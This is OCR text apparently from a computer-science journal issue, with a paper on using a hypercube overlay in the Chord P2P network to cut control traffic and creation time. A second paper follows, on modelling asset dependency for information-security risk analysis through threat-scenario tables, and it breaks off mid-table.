Prof. Rajesh Wadhvani B.E in Computer Science from Rajiv Gandh Technical University,M.Tech in Computer Science from Maulana Azad National Institute of Technology Bhopal, Persuing PhD in Computer science from Maulana Azad National Institute of Technology Bhopal. Presently Working as Asst. Prof in Department of Information Technology in Maulana Azad National InstituteTechnology, Bhopal.

Dr. Devshri Roy Ph.D from IIT Kharagpur, Specialization in Application of Computer and Communication Technologies in E-learning , Personalized Information Retrieval , and Natural Language Processing. Presently Working as Associate Prof. in Department of Information Technology in Maulana Azad National Institute of Technology, Bhopal.

The Effect of Choosing Proper Overlay Topology on the Peer to Peer Networks' Properties

Mohammed Gharib
Department of Computer Engineering
Sharif University of Technology
Tehran, Iran
Email: gharib@ce.sharif.edu

Amirreza Soudi
Department of Computer Engineering
Sharif University of Technology
Tehran, Iran
Email: soudi@ce.sharif.edu

Abstract

P2P networks have attracted attention of many Internet users due to their ability to share large volume of data (mostly video and music) among people regardless of their locations. The underlay of such networks is usually based on Internet infrastructure. Thus a large amount of the Internet Bandwidth is allocated to transfer different data. As a result, the traffic generated by this type of networks is becoming one of the main problems in the cyber world. Since that most P2P networks choose their graph due to their algorithm, not graph's properties, so we suggest to choose overlay graph based on graph properties itself; it cause enhancement in the network traffic, network time and many other properties of the P2P networks. To show this fact, we use Chord network, as the most renowned P2P overlay. It uses a ring graph as its overlay topology, we replace it by the more approperiate graph, Hypercube, then study the effects of this replacement on the network properties. We showed that this simple modification enhance the creation time and decrease the control traffic of the network.

Keywords: P2P networks; Hypercube; Chord; Control traffic; Overlay topology.

I. Introduction

Nowadays the volume of Internet traffic mostly is generated by different P2P networks. Also, P2P networks have attracted a lot of attention because they are simple, cost effective and dynamic. Our goal in this paper is to improve the efficiency of such networks that use Internet as their infrastructure. Currently various P2P networks exploit about 50-70% of total Internet traffic [1]. As a result, any improvement in the performance of these networks leads to significant improvement in the performance of Internet network. These networks are usually composed of two layers: Overlay and Underlay.

The first layer is overlay layer, a layer which defines a topology of the network; how the nodes are connected to each other. This topology is not actual or physical, it is only hypothetical arrangement to perform functions like search, routing, broadcast and etc. In other words, it is a virtual arrangement that represents placement of nodes joined to a P2P network. One of these topologies is the Ring topology in which each node, when joining the network, is located in a place on a circle circumference [2] . Tree topology is another topology in which each node has parents and maybe some children [3]. There are other topologies like mesh topology. In this topology each node, is placed in the mesh graph [4]. Some topologies are constructed from combination of two or more topologies such as Cube connected cycle. This kind of topologies are named Combinational topologies. We believe that it is important to select the appropriate graph for the overlay layer in the P2P networks. By changing the graph, we can greatly reduce the network traffic and delay exploited for creating such networks. Currently most existed P2P networks choose theirs overlay topology due to their algorithms ,which one is implemented more convenient, not to the properties of graph itself.

The other layer is Physical layer, in which real nodes (computers) connections are established. Also, actual routing is done in this layer; moreover, the delay for transferring a packet from one node to another is determined in this layer. This layer consists of nodes, connections between them, routers, switches and etc.

P2P networks have changed over time depending on the needs and legal issues. These changes have been made over the years and create new generations of P2P networks. Actually it can be said that P2P networks are composed of three generations [5]. The first one is P2P centralized network; These P2P networks have a central server which is responsible for adjusting of any related activity to the network. In this generation of peer to peer networks, the central server deals with all challenges including search, routing, network connection style, etc. The second one is P2P Unstructured - Decentralized network; This generation of the Peer to Peer network require no central server and nodes must themselves meet the network challenges. This type of network is forced to use broadcast everywhere, because of the lack of any structure. More usage of broadcast lead to more traffic in the network. In these types of networks, the more the nodes, the more the connection number and this means an increase in the network traffic. A large rise in the network traffic will ultimately lead to Network collapse. The third generation is P2P Structured - Decentralized; This generation of P2P networks has no central server, so to perform its actions like search, routing and etc., it doesn't use broadcast message; instead, it employs a table called Distributed Hash Table (DHT) [6].

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

The rest of this paper is organized as follows. In section 2 we describe our proposed algorithm and the parameters that are calculated. In section 3 we explain the experimental results. Finally, in section 4, conclusion are drawn.

II. Displace Overlay Graph

As mentioned earlier any P2P network has an overlay; each overlay is composed of a topology. Some properties like degree, diameter, scalability, regularity and symmetricity of the graph are very important in selecting the proper topology [7]. The graph with higher degree, has higher connectivity and probably of shorter paths. Some operations such broadcast over the higher degree graph, cause higher traffic, maybe cause in a network collapse. So the graph must be chosen such that the tradeoff between degree and number of nodes, be considered. The graph is better for the topology if it has shorter diameter. Also the more scalable topology is better for the P2P networks overlay.

The most famous structured (third generation) P2P networks are Chord [2], CAN [8] , Pastry [9], Tapestry [5], Viceroy [10]. The Chord network uses ring graph in its overlay network, CAN uses Torus Graph, Pastry uses some kind of Tree graph which the leaves connected to each other with a ring, Tapestry uses tree graph and Viceroy uses butterfly graph as its overlay topology.

We want to show that choosing a proper topology for the overlay affects many aspects of the network. Note that most of the existed P2P networks choosed their overlay topology to the respect of theirs algorithm, not the goodness of topology properties itself. Some of the existed P2P networks are hardly dependable on their topologies. For example, in the CAN network, the algorithm has rigid dependebility to the torus topology or topologies like that. It means that in such networks, changing the topology maybe lead algorithm to be impractical. Another P2P networks have less dependebility on their topology, for example in the Chord network that use Ring topology as its overlay topology, the ring can be displaced by the another topology such as Hypercube, without any serious change in the algorithm. In this paper we do such displacement and prove, by simulation, that choosing more proper graph for the overlay layer can affect and improve many important properties in the network, such as control traffic, creation time and etc.

Chord network is very popular in researches and academic works because it proves that the order of network control traffic caused by chord network is O($\log^2(N)$) [2]. We want to show that using proper graph for overlay can enhance many factors. So we used new graph in overlay and map this graph over the Chord network. It leads to much lower traffic in the network. We will prove in this paper , by using simulation, that the order of the traffic is as same as for chord but it is about 20 percent of that. We use hypercube graph for our topology and mapped it over Chord which is use ring graph by using planetsim simulator [11].

Parameters that we measure in our model are network control traffic, network creation time, and saturation point for Hypercube topology in different sizes.

III. Experimental Results

We use Planetsim as our P2P network simulator. The best advantage of Planetsim is its separation between the overlay and the services within peer to peer networks. In the Planetsim simulator the services of the overlays such as DHT and DOLR is completely separated from overlay topology, implying that we can change the overlay topology with out any change in services on it. so we exchange Ring graph in the Chord with Hypercube without any modification in the Chord algorithm.

In our simulations we map Hypercube over the Ring graph in chord network. Some advantages of Hypercube over Ring topology is that the Ring degree is 2 and it leads to less neighbours and limited connectivity between nodes; since that the degree of Hypercube topology is the same as the number of its dimensions. Note that the very high degree topology leads to more traffic too. So, the topology should be choosen such that compromise between the connectivity and the traffic. Also the diameter of the Ring topology is very high(half of the number of nodes within the graph) which is in the Hypercube topology as same as the number of its dimmensions. The Chord topology with Ring Graph has 160 bit addresses for each node, we reduce it to 32 bit to generate Hybercube with 32 dimensions and run Chord network over this 32 bit Hypercube. In such networks each node will have 32 neighbors because the degree of each one is 32; also the diameter of the graph is 32 and it means that the distance between any pair of nodes is at most 32 hops. By variation of the graph on the overlay, the routing algorithm must be also changed. All these have done as mentioned above by using Planetsim.

The effects of all these changes on the properties we mention on part II dicussed here.

1) Network Creation Time: Network creation time is the time cosumed for creating overlay graph (in our case is Hypercube with d dimension) and join specified number of nodes. It completely isolated from the time that the Planetsim simulator spend for simulation operations. The simulation operation also spend some time, this time is named Simulation time. The summation of this two parameters are named Total time. All of these times are calculated but only the Network creation time is useful so we don't mention the simulation time and total time. We compute the network creation time for the Chord network by using both Hypercube by 32 dimensions and Ring graphs. Fig. 1 shows the Network creation time for 32-D Hypercube graph against Ring graph in the chord network. As you see in the figure by using Hypercube graph the consumed time for creation of the network is much lower than another one for the Ring graph. This time is the time that is used for finding successor and predecessor in the Chord network by using Ring graph. Hypercube graph doesn't need to such operations (finding successor and predecessor) because in the hypercube the degree of each node is equal to the number of dimensions (for this simulation it is 32). So the connectivity is very rigid in this graph, but by using Ring graph the connectivity for each node is held only with two nodes,

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

successor and predecessor. So each node in Chord network with Ring graph need to keep the connection with previous and next nodes to keep the connectivity of itself by other nodes in the network. the operation such finding successor and predecessor and keep them updated consume a lot of time.




Fig. 1. Network Creation Time

For more accuracy in the consumed time for network creation in the chord network between Hypercube graph and Ring graph, we compute the ratio between the time consumed by Hypercube over the time consumed by the Ring. Fig. 2 shows this ratio for different number of nodes. As you see the ratio between the time consumed by the Hypercube overlay is about 0.4 of those consumed for Ring overlay.




Fig. 2. Creation Time Ratio

2) Network Control Traffic: The time consumed for network to be created is so important but the traffic produced in the network is much more important for the network because the more traffic cause the collapse in the network. Network control traffic is number of messages that are sent by nodes in the network for creation of the network or joining/leaving the new nodes to/from the network. We calculate this traffic for both the Hypercube and Ring overlays in Chord network. The traffic is calculated for 10, 100, 1000, 2000,...,10000 nodes. Fig. 3 shows the traffic for both overlays over the different number of nodes. As mentioned in the figure the traffic become much lower for Hypercube overlay against the Ring. The reason of this fall in the traffic is as same as the reason for the Network creation time. It is the poor connectivity of the Ring graph to the respect of the Hypercube and its needs to find and keep updated successors and predecessors. Since that in the chord network no operation will be done without the existance of the successors and predecessors, so they should be always keeped updated. Such operations produce huge traffic in the network. Also the diameter of the ring is so high; it is an essential reason for producing extra traffic within the network, too.




Fig. 3. Network Creation Traffic

For the better description of the improved traffic we calculated the ratio between the traffic generated by the Hypercube overlay over the traffic generated by the Ring overlay. the result is shown in Fig. 4. As you say in the figure the traffic generated by the Hypercube is about 20% of the traffic generated by the Ring overlay. as mentioned earlier the traffic generated by the P2P networks is very important factor in such networks because the more traffic cause a collapse. As you saw choosing proper graph in the overlay of the P2P networks can improve many aspects of the network.




Fig. 4. Ratio of Network Traffic for Hypercube over Ring's Graph

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

3) Saturation Point for Hypercube Topology: In this paper we say that the Hypercube has better degree and diameter to the respect of Ring, but we don't say anything about the third property of the topologies that is also very important in choosing the proper topology for P2P network. The third property is the scalability. The topology has good scalability if the number of nodes can changed easily. Ring topology is very scalable. It means that any number of nodes can be putted on the Ring without any problem. It is one of the major properties of the Ring topology. Hypercube is less scalable. The number of nodes in the hypercube is directly related to the number of dimensions. The number of nodes can be placed on the Hypercube are calculated as 2 to the power of the number of dimensions. The problem is that in the real world reach such numbers are impossible. For example in the 8-D Hypercube overlay, theoretically we can put 256 node but in real world when a node want to joining the network and assigned to an address, when it see that the address is filled previously with another node, it try to join another time. It is named a failing in the join operation. In the real world the node when fail in joining for several times, it will consider the overall joining operation as fail. The failing probability will increase with the increment of number of nodes joined to the network. The Ring topology does not related with this problem because it is fully scalable but in the Hypercube graph it cause important problem. For avoiding the problem of failing in join operation we use 32-D Hypercube graph that theoretically can contain about 4 billion nodes. In addition to this we compute the saturation point for the Hypercube topology for different number of dimensions. We define the saturation point in Hypercube as the maximum number of nodes that can join the network with a certain probability. We set this probability to be 30%, meaning if we try to join K+1 nodes, 10 times, to a hypercube with d dimensions (that can contain 2^d nodes, also k+1 $\leq 2^d$), and joining operation failed in more than 3 times, the saturation point for the hypercube with d dimensions considered as k. We calculate saturation point for 5, 6, ... , 14 dimensions Hypercube. The result is shown in Fig. 5.




Fig. 5. Saturation Point for different number of dimensions in Hypercube

As mentioned in the Fig. 5 the saturation point for different number of dimensions is between about 60% to about 90% of theoretical number of nodes that can be contained in the network. So we can conclude that however the scalability of Hypercube is less than the Ring but it is not bad. Also by choosing 32-D graph that can contain theoretically about 4 billion nodes the saturation point is at least about 2.5 billion nodes. so it is very better choice for the P2P network to the respect to the Ring graph.

IV. Conclusion

The P2P's are popular networks and are used extensively. However, the designer of this network did not pay enough attention to choose proper topology for overlay of these networks. In this paper, we showed that the selection of proper graph for overlay can effect many factors such as traffic and time and enhance them. Also we analyze some properties of Hypercube topology in the P2P networks. In this analysis we found the saturation point in different number of dimensions that lead to fail in the network. So we can conclude that not only choosing the topology is important problem but also choose of the specific graph is very important.

Acknowledgment

The authors would like to thank Dr. M. Kharrazi for her insightful comments and Ms. F. Javanmard for pre editing this paper.

References

[1] C.-H. Wang and Y.-T. Wu, "Network locality positioning system in p2p networks," in *Second International Conference on Ubiquitous and Future Networks (ICUFN),*, (2010), pp. 182–187.
[2] I. Stoica, R. Morris, D. Karger, M. F. Kaashoek, and H. Balakrishnan, "Chord: A scalable p2p lookup service for internet applications," in *SIGCOMM*, August (2001), pp. 149–160.
[3] P. Limin and X. Wenjun, "A binary-tree based hierarchical load balancing algorithm in structured peer-to-peer systems," *Covergence Information Technology*, vol. 6, no. 4, pp. 42–49, (2011).
[4] Lobb, R. John, C. da Silva, A. Paula, Leonardi, Emilio, Mellia, Marco, Meo, and Michela, "Adaptive overlay topology for mesh-based p2p-tv systems," in *Proceedings of the 18th international workshop on Network and operating systems support for digital audio and video*, ser. NOSSDAV '09. New York, NY, USA: ACM, (2009), pp. 31–36. [Online]. Available: http://doi.acm.org/10.1145/1542245.1542253
[5] B. Y. Zhao, J. D. Kubiatowicz, and A. D. Josephl, "Tapestry: An infrastructure for fault-tolerant wide-area location and routing," in *Tech. Rep. CSD-01-1141*, April (2001).
[6] F. Dabek, B. Zhao, P. Druschel, J. Kubiatowicz, and I. Stoica, "Toward a common api for structured p2p overlays," in *IPTPS*, Feb. (2003), pp. 33–44.
[7] M. Gharib, Z. Barzegar, and J. Habibi, "A novel method for supporting locality in p2p overlays using hypercube topology," in *International Conference on Intelligent Systems, Modelling and Simulation*, (2010), pp. 391–395.
[8] S. Ratnasamy, P. Francis, M. Handley, R. Karp, and S. Schenkerl, "A scalable content-addressable network," in *SIGCOMM*, Aug. (2001), pp. 384–389.
[9] A. Rowstron and P. Druschel, "Pastry: Scalable, distributed object location and routing for large-scale p2p systems," in *Middleware*, Nov. (2001), pp. 329–350.
[10] D. Malkhi, M. Naor, and D. Ratajczak, "viceroy: A scalable and dynamic emulation of the butterfly," in *PODC*, (2002), pp. 183–192.
[11] [Online]. Available: http://planetsim.sourceforge.net/

Modeling Asset Dependency for Security Risk Analysis using Threat-Scenario Dependency

Basuki Rahmad
Faculty of Industrial Engineering
Institut Teknologi Telkom
Indonesia
azkaku@gmail.com

Jaka Sembiring
School of Electrical Engineering & Informatic
Institut Teknologi Bandung
Indonesia
jaka@itb.ac.id

Suhono Harso Supangkat
School of Electrical Engineering & Informatic
Institut Teknologi Bandung
Indonesia
suhono@itb.ac.id

Kridanto Surendro
School of Electrical Engineering & Informatic
Institut Teknologi Bandung
Indonesia
endro@informatika.org

***Abstract* — The lack of asset dependency consideration in the majority models of information system risk analysis has limitation in business model and value model representation. This paper is aimed to propose the new model of information security risk analysis based on the paradigm of asset dependency using threat-scenario dependency. Based on the experiment, the proposed model has a greater sensitivity compared to model that uses security objective dependency. The features of proposed model also provide a greater flexibility and efficiency to the information security risk analysis cycle.**

Keywords: Asset-Dependency; Risk Analysis; Security; Bayesian-Network

I. INTRODUCTION

Today, IT Risk Management is getting more important [6], as shown by recent survey by ISACA [8]. In general, we can classify the portfolio of IT Risk in project risk, IT Continuity risk, Information Asset risk, vendor & third party risk, application risk, infrastructure risk and strategic risk [7]. But this paper will be focused on the system-level risk: the relation of technical risk (application, infrastructure and facility) and the business risk impacted by the technical risk.

Generally, current information system security risk management methodologies have common phases: system characterization, threat & vulnerability assessment, risk determination, control identification and control implementation [1].

System characterization determines the scope of risk analysis, what assets included and what the level of risk appetite. An evaluation of one asset can't be isolated from an evaluation of another asset whose relationship with it [2]. Based on this characteristic of asset evaluation, system characterization in risk analysis should consider the asset dependency.

We have elaborated several standards or frameworks on information system risk analysis (IT Grundschutz, EBIOS, Mehari, Magerit, ISO/IEC 27005, OCTAVE, NIST, Suh & Han, Fenz) and developed a taxonomy of information system risk analysis in the perspective of asset dependency, as shown in Figure 1. As shown by that taxonomy, the majority of standards/frameworks don't consider the asset dependency paradigm. This paradigm has two critical limitations in representing the business model [4] and the value model [3]. And finally, those limitations will have effects on the accuracy and the real world representation of information security risk analysis.




Figure 1 – IS Risk Analysis Taxonomy (Asset Dependency Perspective) [13]

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

The methodologies that consider the asset dependency can be divided into two groups, using the perspective of security objective dependency and using the perspective of direct threat dependency.

Magerit [5] and Business-Model-based Risk Analysis by Suh & Han [4] use the security objective dependency to represent asset dependency. Suh & Han implements only an availability objective, where Magerit provides more security objectives that Suh & Han (confidentiality, integrity, availability, authenticity, accountability). Though Magerit and Suh & Han have provided the significant contribution in the asset dependency paradigm, they still have limitation on the pattern of the security objective dependency degree and the pattern of security control roles. This pattern weakness can influence the accuracy of risk analysis result.

Fenz in [1] uses the direct threat dependency to represent the asset dependency. Though the Fenz's method offer more intuitive approach than Magerit and Suh & Han, it still has limitations in the flexibility regarding the change of threat environment and the pattern of security control roles.

II. Modeling Asset Dependency

A. Basic Concept References

Before we discuss the proposed model, this section will give a brief explanation about the main concepts used in the proposed model: asset, threat and control.

i. The concept of asset represents entities involved in the information system operation. We refer ISO/IEC 27005 [10] and Mehari knowledge-base [9] to develop the asset catalogue as illustrated in Table 1.

TABLE 1 – ASSET CATALOGUE

CODE	DESCRIPTION
BP	Business Processes
SW	Software
SW.BAP	Business Application: Industry specific solution of standard package
SW.DBMS	System management database
SW.MD	Middleware or package system that facilitate the integration between business applications
DI	Data & Information
DI.DB	Data & Information managed by DBMS
DI.FLE	Data & Information as a file server and not managed by DBMS
DI.NONE	Data (non-electronic) on the analog media
MED	Media
MED.EL	Electronic Media (disk, CD-ROM, USB devices, magnetic tape, intelligent card, etc)
MED.NONEL	Non-Electronic Media
HW	Hardware
HW.SVR	Servers (including its system software)
HW.STO	Storage (including its system software)
HW.WS	Workstation (including its system software)
COM	Communication Network
COM.LAN	Local Area Network (LAN)
COM.EXN	Extended Network, connects LAN to the wider communication network (WAN, MAN, Internet, etc)
AUX	Auxiliary equipments
AUX.HVAC	HVAC system (*Heating, Ventilating, Air Conditioning*)
AUX.PWR	Electrical power source
PHY	Physical Facility
PHY.DC	Data Center or Disaster Recovery Center
PHY.WR	Working room
PER	Personnel
PER.USR	User personels that operate information system
PER.CST	IT Staff user that conduct a information system custodian or technical support

ii. The threat catalogue is a combination of Magerit [3] and ISO/IEC 27005 [10].

iii. To improve the role of control, we refer Mehari's control types [9]. The combination of control types to threat value reduction is illustrated in Table 2.

TABLE 2 – CONTROL'S ROLE TO THREAT REDUCTION

Control Type	Threat Likelihood Reduction	Threat Degradation Reduction
Preventive	X	
Dissuasive	X	
Protection		X
Palliative		X
Recuperative		X

B. The Concept of Threat-Scenario

As a base of our model, we propose the concept of threat scenario. The rationale of this concept is that all threats can be classified based on its characteristic of attack. We adopt the attack type classification of EBIOS [11] to construct our threat scenario concept, as illustrated in Table 3.

TABLE 3 – THREAT –SCENARIO CATALOGUE

Threat Scenario		Description
USG	the hijacking of uses	goods are diverted from their media framework User rating (use of features available, planned or permitted) without being altered or damaged;
ESP	espionage	goods carriers are observed, with or without equipment further, without being damaged
EXD	exceeded limits of operation	goods carriers are overloaded or used beyond their limits of operation
DMG	damage	the goods are damaged materials, partially or completely, temporarily or permanently;
MOD	modifications	goods are processed materials
LOP	loss of property	goods carriers are insane (lost, stolen, sold, given ...) without being altered or damaged, so it is possible exercise property rights.

We also have identified the mapping of Threat-Scenario to security objectives, as shown below:

TABLE 4 – MAPPING OF THREAT-SCENARIO AND SECURITY OBJECTIVES

Asset Type	Threat Scenario	Security Objectives		
		C	I	A
Business Process	USG		X	X
	ESP	X		
	EXD			X
	DMG		X	X
	MOD		X	X
	LOP	X		X
Software	USG	X	X	X

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Asset Type	Threat Scenario	Security Objectives		
		C	I	A
	ESP	X		
	EXD			X
	DMG			X
	MOD	X	X	X
	LOP	X		X
Data (DB & FLE)	USG	X	X	X
	ESP	X		
	EXD			X
	DMG			X
	MOD	X	X	X
	LOP	X		X
Data (NONE)	USG		X	X
	ESP	X		
	DMG			X
	LOP	X		X
Media (Eletronic)	USG		X	X
	ESP	X		
	DMG			X
	MOD		X	
	LOP	X		X
Media (Non Electronic)	USG		X	X
	ESP	X		
	DMG			X
	LOP	X		X
Hardware	USG	X	X	X
	ESP	X		
	EXD			X
	DMG			X
	MOD	X	X	X
	LOP	X		X
Network	USG	X	X	X
	ESP	X		
	EXD			X
	DMG			X
	MOD	X	X	X
	LOP	X		X
Auxiliary Equipment	EXD			X
	DMG			X
	MOD		X	X
Physical Facility	USG	X		X
	ESP	X		
	DMG			X
Personnel	USG			X
	ESP	X		
	EXD		X	X
	DMG			X
	MOD		X	X
	LOP	X		X

C. The Tree Structure of Asset Dependency

Because of the complexity of asset dependency relationships, we need a dependency structure as a generic framework. We propose the generic structure of asset dependency, as illustrated in Figure 2.

This tree structure is developed from Magerit [5] as a base. We split the equipment block on Magerit to two parts, (1) hardwares & networks and (2) auxiliary equipments, based on the consideration that the position of both is not equal. Then we place the auxiliary equipments horizontally with Physical Facilities.

The proposed tree structure can handle the complex system that grows significantly. As an example, the condition of application that running on several hardwares and sharing data to support different business processes.




Figure 2 – The Tree Structure of Asset Dependency

D. Generic Threat-Scenario Dependency Mapping

Based on the tree structure of asset dependency, we propose the generic threat-scenario dependency. This dependency directly represents the asset dependency that can be used in the security risk analysis. We propose Threat-Scenario Mapping on Business Process, Data, Software, Media, Hardware, Communication Network, Auxiliary Equipment, Physical Facility and Personel, as shown by Table 5 to Table 12.

TABLE 5 – THREAT –SCENARIO MAPPING ON BUINESS PROCESS

Threat-Scenario on other Relevant Assets	Threat-Scenario on Business Process					
	BP.USG	BP.ESP	BP.EXD	BP.DMG	BP.MOD	BP.LOP
PERSONEL						
PER.USR.USG	X					
PER.USR.ESP		X				
PER.USR.EXD			X			
PER.USR.DMG				X		
PER.USR.MOD					X	
PER.USR.LOP						X
DATA						
DI.DB.USG	X					
DI.DB.ESP		X				
DI.DB.EXD			X			
DI.DB.DMG				X		
DI.DB.MOD					X	
DI.DB.LOP						X
DI.FLE.USG	X					
DI.FLE.ESP		X				
DI.FLE.EXD			X			
DI.FLE.DMG				X		
DI.FLE.MOD					X	
DI.FLE.LOP						X
DI.NONE.USG	X					
DI.NONE.ESP		X				
DI.NONE.DMG				X		
DI.NONE.LOP						X

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

TABLE 6 – THREAT –SCENARIO MAPPING ON DATA (MINUS NONEL)

Threat-Scenario on other Relevant Assets	Threat Scenario on DI.DB						Threat Scenario on DI.FLE					
	DI.DB.USG	DI.DB.ESP	DI.DB.EXD	DI.DB.DMG	DI.DB.MOD	DI.DB.LOP	DI.FLE.USG	DI. FLE.ESP	DI. FLE.EXD	DI. FLE.DMG	DI. FLE.MOD	DI. FLE.LOP
PERSONEL												
PER.CST.USG	X						X					
PER.CST.ESP		X						X				
PER.CST.EXD			X						X			
PER.CST.DMG			X						X			
PER.CST.MOD					X						X	
PER.CST.LOP						X						X
SOFTWARE												
SW.BAP.USG	X											
SW.BAP.ESP		X										
SW.BAP.EXD			X									
SW.BAP.DMG			X									
SW.BAP.MOD					X							
SW.BAP.LOP			X									
SW.DBMS.USG	X											
SW.DBMS.ESP		X										
SW.DBMS.EXD			X									
SW.DBMS.DMG			X									
SW.DBMS.MOD					X							
SW.DBMS.LOP						X						
SW.MD.USG	X											
SW.MD.ESP		X										
SW.MD.EXD			X									
SW.MD.DMG			X									
SW.MD.MOD					X							
SW.MD.LOP			X									
HARDWARE												
HW.SVR.USG	X											
HW.SVR.ESP		X										
HW.SVR.EXD			X									
HW.SVR.DMG				X								
HW.SVR.MOD					X							
HW.SVR.LOP						X						
HW.STO.USG							X					
HW.STO.ESP								X				
HW.STO.EXD									X			
HW.STO.DMG										X		
HW.STO.MOD											X	
HW.STO.LOP												X
HW.WS.USG							X					
HW.WS.ESP								X				
HW.WS.EXD									X			
HW.WS.DMG										X		
HW.WS.MOD											X	
HW.WS.LOP												X
JARINGAN KOMUNIKASI												
COM.LAN.USG	X											
COM.LAN.ESP		X										
COM.LAN.EXD			X									
COM.LAN.DMG			X									
COM.LAN.MOD					X							
COM.LAN.LOP			X									
COM.EXN.USG	X											
COM.EXN.ESP		X										
COM.EXN.EXD			X									
COM.EXN.DMG			X									
COM.EXN.MOD					X							
COM.EXN.LOP			X									
MEDIA												
MED.EL.USG							X					
MED.EL.ESP								X				
MED.EL.DMG										X		
